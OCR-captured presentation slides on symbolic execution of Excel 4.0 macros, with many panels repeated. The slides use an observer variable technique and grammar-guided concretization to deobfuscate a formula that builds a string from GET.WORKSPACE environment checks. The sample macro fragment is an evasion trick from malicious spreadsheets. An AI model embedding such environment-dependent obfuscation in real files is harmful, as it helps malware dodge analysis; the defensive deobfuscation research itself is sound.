
[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&**A3**&CHAR(**A4**), **A6**)

[A6] = ???



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14


Constraints

WORKSPACE14 <= 390

Solver Backend

Loader | Simulation Manager | Solver Backend

[A6] = ??? → Concretize



Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Solver Backend

[A6] = ??? → Concretize

How many solutions?


[A1] → H

[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → L

[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions** (0, 1, -1, 2, -2…)



Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Solver Backend

Loader | Simulation Manager | Solver Backend

[A6] = ??? → Concretize

How many solutions?

[A1] → H


[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → L

CAN WE DO BETTER?

[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions**



Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14


Constraints

WORKSPACE14 <= 390

Observers

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions




Observers

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that "hides and observes" other sub-expressions

[A4] → (**WORKSPACE14** > 390) + 84



Observers

We strategically introduce observer variables to make constraint solving more manageable


An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions

[A4] → (**WORKSPACE14** > 390) + 84

OBSERVER = (WORKSPACE14 > 390)

[A4] → **OBSERVER** + 84

Now we understand that this expression can have at most two solutions



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13


WORKSPACE14

Constraints

WORKSPACE14 <= 390

Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

